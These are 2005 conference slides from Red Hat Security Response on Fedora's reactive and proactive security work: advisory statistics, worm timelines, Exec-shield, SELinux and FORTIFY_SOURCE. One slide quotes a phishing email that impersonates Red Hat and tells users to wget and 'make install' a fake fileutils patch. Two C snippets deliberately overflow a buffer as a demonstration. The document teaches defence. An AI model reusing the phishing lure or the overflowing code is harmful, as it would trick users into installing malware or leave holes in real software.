Reducing Security Risks

Mark J Cox
Red Hat Security Response
For FUDCon, October 2005

Open Source Security Myths

- Lack of accountability?
  - A misguided “Foreign hacker” quote
- Increased transparency means increased risk?
- Slower to fix flaws?
  - “Days of Risk” study June 2005
  - Headlined that RHEL3 took 61 days on average to fix security issues once they were public
  - Run your own stats at http://people.redhat.com/mjc/
- Platform security can be measured by security advisory count
  - RHEL3 had 9 security advisories a month in 2004
  - Harder to count Fedora advisories

Fedora Security Commitment: Reactive

- Continually assessing threats and vulnerabilities that affect Fedora packages
- Providing a single point of contact for security issues and patches
  - Triage, Investigation, Audits
  - Writing technical notes on flaws
- Working with organisations
  - CERT/CC, NISCC, Mitre
  - Responsible Disclosure
- Working with our competitors
  - Linux (and other Open Source OS vendors) ISAC
- Helping projects set up emergency response teams and processes

Tracking outstanding vulnerabilities

- Public Mailing lists (Full disclosure, Bugtraq)
  - Around 50% are public first
- Upstream
  - Direct to the author, (just like third party Windows software)
- Notified to the vendor
  - Directly, or via a closed list such as vendor-sec
- Intermediate: CERT/CC
  - (Not interested in non-critical issues, can be slow moving)
- Intermediate: UK National Infrastructure Security Coordination Centre
  - OpenSSL used NISCC for several issues
  - Ability to deal with co-ordination between trusted entities

The vendor-sec group


- A non-public forum for vendors who ship open source OS to
  - Discuss security issues
  - Share research and audit work
  - Work on common solutions
  - Peer-review of patches
  - (not just a prenotification service)
- Working with our competitors for the common good
  - Joint statements on “days of risk”

Setting a severity level

- Based on a technical assessment of the flaw, not the threat
  - Unique to each distribution and affected package
  - Sets the priority through Engineering
  - Trend tracking (source, reported, public)
    - Now public in bugzilla “whiteboard”
    - Used by various internal status tools
- Levels
  - Critical: Easy exploit by remote user without user interaction
  - Important: Easy exploit to gain privileges, unauthenticated remote access, denial of service
  - Moderate: Harder, unlikely, less consequences
  - Low: Limited consequences or extremely difficult
- Similar to levels used by Microsoft and Apache

Backported fixes

- A policy of moving upstream, not backporting
  - Might affect the “days of risk” a little
- For FC4 an audit of CVE Names (as at 29 Sep. 2005)
  - 1066 CVE named vulnerabilities that could have affected FC4 packages (Jan 2003-Sep 2005)
  - 939 (88%) of those are fixed because FC4 includes an upstream fixed version
  - 107 (10%) were fixed with a backported patch
  - 20 (2%) were still outstanding



Sidetrack: Apache

- Apache web server
  - Powers over half of the Internet web server infrastructure (edge)
    - (~70% according to Netcraft)
    - A flaw in Apache has a significant impact on the critical infrastructure
  - Mature project, over 10 years old
- Apache Software Foundation
  - 1999, umbrella organisation
  - Legal protection

"a loose confederation of programmers … working in their spare time over gin and tonics at home"
-- The Wall Street Journal

redhat

Apache Software Foundation

- Engineers for security
  - designed for security
  - You don't find buffer overflow vulnerabilities
    - (well, apart from sometimes in support programs)
- Uses revision control
  - open process
  - peer review
- Has established release management process
  - including code signing
- Uses bug tracking system
  - open process
- Has over ~1000 people with commit access
  - All with Contribution License Agreements

Apache Quality Assurance

- Has automated testing and regression tools
- Quality Assurance and fixes
  - From Red Hat
  - From Novell
  - From Covalent
  - From IBM
  - From HP
  - From Debian
  - From Ubuntu
  - From OpenBSD
  - From ….

Apache Emergency Response

- Has a dedicated security response team
  - Defines process and follows procedures
    - Responsible Vulnerability Disclosure Process draft
  - Works with organisations like CERT/CC, NISCC, and Mitre
    - Fuzzing tools
  - Works with vendors that distribute Apache
  - Can be trusted with early disclosure
- Quickly responds to (important) security incidents

Apache Security Record

Type of issue	Severity	Number of vulnerabilities
Denial of Service	Important	4
Show a directory listing	Low	3
Read files on the system, traffic	Important	5
Bypass Authentication	Important	1 (64bit)
Cross Site Scripting	Important	2
Local flaws (privilege escalation)	Moderate	8
Remote arbitrary code execution	Critical	1 (win) 1 (bsd)
Remote Root Exploit	Critical	0

1.3.0 to date (7+ years)

Critical flaws in Fedora Core 3

- Microsoft define a Critical vulnerability as
  - **“A vulnerability whose exploitation could allow the propagation of an Internet worm without user action.”**
- 15 Critical since release Nov 2004 – Sep 2005
  - Browsing (8, 53%)
    - HelixPlayer malicious media (CAN-2005-0755/0455/0611/1766/2710)
    - Mozilla malicious web page/images (CAN-2005-0399/2871/2701)
  - Instant Messaging (3, 20%)
    - kopete: gadu-gadu (CAN-2005-1852)
    - gaim : Requires buddy (CAN-2005-1261/2103)
  - Servers (4, 27%)
    - cyrus imapd (4 found at same time) (CAN-2005-1011/2/3/5)
- Average “days of risk” 3.4 days.
  - 40% had fixes within one day of being public. (Assume no Exec-Shield etc)

redhat

Linux Worms (Jan 2000-Jun 2005)

Name	*Worm Found*	*Red Hat update*	*Time before Worm*
Sorso (Samba)	July 2003	Apr 2003	3 months
Millen (imap, bind, mountd)	Nov 2002	Nov 2002	1 week
Slapper (OpenSSL)	Sep 2002	July 2002	2 months
Adore (wuftpd, bind, lprng, statd)	Apr 2001	Jan 2001	3 months
Lion (bind)	Mar 2001	Jan 2001	2 months
Ramen Noodle (LPRng, wu-ftpd, statd)	Jan 2001	Sep 2000	4 months

Survivability

- SANS Internet Storm Center (isc.sans.org) publishes the average survival time of a default Windows XP installation.
  - Average time to remote compromise (Aug 04) = 20 minutes.
  - Not enough time to even download and install critical patches.
- You can see from the FC3 list of critical vulnerabilities
  - No flaws could lead even a full default installation to be compromised without some user interaction.
  - A computer connected to the Internet on release day (Nov 04) with a full install would be still be uncompromisable, and still running, today, even if every flaw that could be exploited was exploited.
  - Not amazingly useful
    - not many machines have no users
    - should really include remote DoS too

Beware of the statistics

- At a Microsoft partner conference in 2005 Mike Nash said that from January 2005 - June 2005
  - Microsoft released 38 security bulletins for Windows Server 2003
  - Red Hat released 234 for Red Hat Enterprise Linux 3

But let's rate the severity of every vulnerability in the bulletins using the Microsoft severity scale

Red Hat Enterprise Linux had 2 critical vulnerabilities

Windows Server 2003 had 8 critical vulnerabilities

What actually gets exploited

- No worms released for any of those critical flaws
  - Last worm affecting Linux was over 2 years ago
  - Slapper was the most significant, more then 3 years ago
  - None of those flaws really lent itself to a mass worm
- Reported Comprises
  - Password brute forcing (ssh)
  - Bad third party PHP scripts
  - Phishing-style attempt on Fedora users
- 30 non-DoS exploits publicly available that might have affected FC3 (release Nov 2004-Sep 2005 -> 11 months)
  - 6 privilege escalation flaws affecting the kernel
  - 24 for flaws in user space applications

Trojan targets Fedora users

“We have found a vulnerability in fileutils (ls and mkdir), that could allow a remote attacker to execute arbitrary code with root privileges. Some of the affected linux distributions include RedHat 7.2, RedHat 7.3, RedHat 8.0, RedHat 9.0, Fedora CORE 1, Fedora CORE 2 and not only....

The Red Hat Security Team strongly advises you to immediately apply the fileutils-1.0.6 patch. This is a critical-critical update that you must make by following these steps:

* First download the patch from the Wcml Red Hat mirror: wget http://www.wcml.co.uk/critical/fileutils-1.0.6.patch.tar.gz or directly here.
* Untar the patch: tar zxvf fileutils-1.0.6.patch.tar.gz
* cd fileutils-1.0.6.patch
* make
* make install

Again, please apply this patch as soon as possible or you risk your system and others` to be compromised. Thank you for your prompt attention to this serious matter, Red Hat Security Team.”

Reactive isn't the whole solution

- In the past users who are vulnerable are ones that didn't upgrade their systems in the 1-2 month window
- Users don't upgrade for a number of reasons
  - Machines are forgotten, ignored, or lost
  - “Cry wolf” with too many vulnerabilities all saying “Urgent”, or incorrect or misleading information on the flaws
  - Users have too many diverse systems to manage
  - Policies around testing of upgrades (“30 day” study)
  - Short lifespan of OS ;-)
  - Multiple update services for different parts of their OS
- It's our job to solve these problems and help protect users
- Can we find ways of reducing the impact of security issues, removing some “Critical” vulnerabilities?

Fedora Security Commitment: Proactive

- Help find out about the issues that affect us
  - Promote the use of intermediates like NISCC
    - Working closely with NISCC to help them understand how open source software works
- Involvement in industry threat assessment bodies
- Improve the product quality
  - Working with groups on testing and auditing tools
    - Protocol testing, prioritizing for critical infrastructure
    - Red Hat worked with NISCC and Codenomicon in testing OpenSSL (leading to fixed flaws)
- Built on Red Hat History
  - Firewall on by default since 2001
  - All packages and updates digitally signed since 1996
  - Single source for updates across OS stack since 2000

Fedora Security Commitment Innovation

- Reducing the risk of unpatched issues
  - Try to break existing exploit mechanisms
  - Try to reduce the chance of a new Linux worm
    - Increase Diversity
    - Make it hard for generic exploits to work
  - Able to be accepted upstream, light-weight and intrusively
- Not designed to eliminate all security issues
  - May convert flaws into a denial of service
  - Not a substitute for applying updates
  - Should be factored into vulnerability risk assessments

Innovations in Fedora Core 3

- Exec-shield: Kernel changes to help protect against buffer overflow flaws
  - No-execute (NX), execute disable bit (EDB) support
    - when used with PAE kernel and supporting processor
    - protects kernel and user space
  - No-execute emulation using segmentation
    - for older, legacy processors
    - protects user space only
  - (watch out for executable stacks being required)
  - Randomisation to increase diversity
    - Randomisation of libraries, heap, stack
- Position Independent Executables (PIE)
- Removal of syscall table to cause pain for rootkits
- * on by default *

See Exec-shield in action with lsexec

```
# lsexec
usage: lsexec [ <PID> | process name | --all ]

# lsexec --all

tcsh, PID 32412: no PIE, no RELRO,
execshield enabled

su, PID 19692: PIE, no RELRO,
execshield enabled

firefox-bin, PID 8359: no PIE, no RELRO,
execshield enabled
```

- Script at http://people.redhat.com/drepper/lsexec
  - (RELRO is additional ELF data hardening)

Innovations in Fedora Core 3

- glibc malloc simple lightweight checks on pointer integrity
  - Totally eliminates “double free” exploits
    - 3 of 11 RHEL3 Critical issues to date were “double free”
    - Lots of CVS servers providing anonymous access were compromised by a “double free” exploit in 2002
    - Blocked krb5 flaw in 2005 (CAN-2005-1689)
  - Removes ability to use use malloc structures as a mechanism to execute arbitrary code from a heap overflow


```
*** glibc detected *** double free or corruption
(fasttop): 0x0804a008 ***
Abort (core dumped)
```

- SELinux
  - Mandatory Access Controls
  - Turned on by default to protect a subset of 9 services
    - “Targeted Policy” for Squid, Apache, Bind, and others

redhat

Security Enhanced Linux (SELinux)

- Integrated into Fedora Core
  - Leverages 10 years of OS research by the NSA
  - Policies ensure applications have only the minimum access
  - Transparent to applications and users
  - Role-based access controls available to enhance security
- A successful attack can only use the rights of the compromised application



redhat

Innovations in Fedora Core 4

- Fortify Source
  - GCC / Glibc feature to spot buffer overruns
  - Catches common mistakes with buffer overflows, format strings
    - Compile time warnings
    - Runtime program abort
  - Fedora Core 4 has been rebuilt entirely with it
    - Led to several problems identified, and fixed
  - Currently userspace only. Kernel variant is under investigation
- More SELinux policies
  - More than 80 daemons covered by a targeted policy

Fortify Source

```
#include <string.h>
main()
{
        char buf[2];
        strcpy(buf,"12345");
}
```

```
% gcc -O2 -D_FORTIFY_SOURCE=2 test.c
test.c: In function 'main':
test.c:5: warning: call to __builtin___strcpy_chk will
always overflow destination buffer
% ./a.out
*** buffer overflow detected ***: ./a.out terminated
```

```
#include <string.h>
main(int argc, char *argv[])
{
        char buf[2];
        strcpy(buf,argv[1]);
}
```

```
% gcc -O2 -D_FORTIFY_SOURCE=2 test.c
% ./a.out x
% ./a.out blobby
*** buffer overflow detected ***: ./a.out terminated
```

redhat

Security commitment

- Monitor vulnerabilities and threats, prioritising and releasing updates where required
  - A single point of contact
  - Transparency in our investigation and triage
  - No hiding of low severity issues just to get good “days of risk”
- Committed to innovation as part of standard OS
  - to reduce the effects of critical flaws, increasing diversity, reducing the risk, increasing the time to investigate and patch
  - SELinux is a default install in Fedora Core as well as Red Hat Enterprise Linux
  - part of the standard OS, pushed upstream for all
- Working with our competitors for the common good

So are the FC innovations useful?

- Exploits affecting FC3 applications (release to end Sep 2005)
  - 6 privilege escalation flaws in the kernel
    - 2 buffer overflows
    - 4 other flaws (logic errors, races)
  - 24 flaws in user-space applications
    - 9 simple stack buffer overflows (1 local)
    - 2 format string flaws
    - 13 other flaws (such as logic errors, arbitrary javascript)
- Stats for FC3
  - If you have hardware NX, 43% would be blocked
  - alternatively 36% would be caught by Exec-shield emulation
  - 2 flaws in SELinux targeted policy protected daemons (PHP)
  - Total removal of krb5 critical vulnerability

Questions?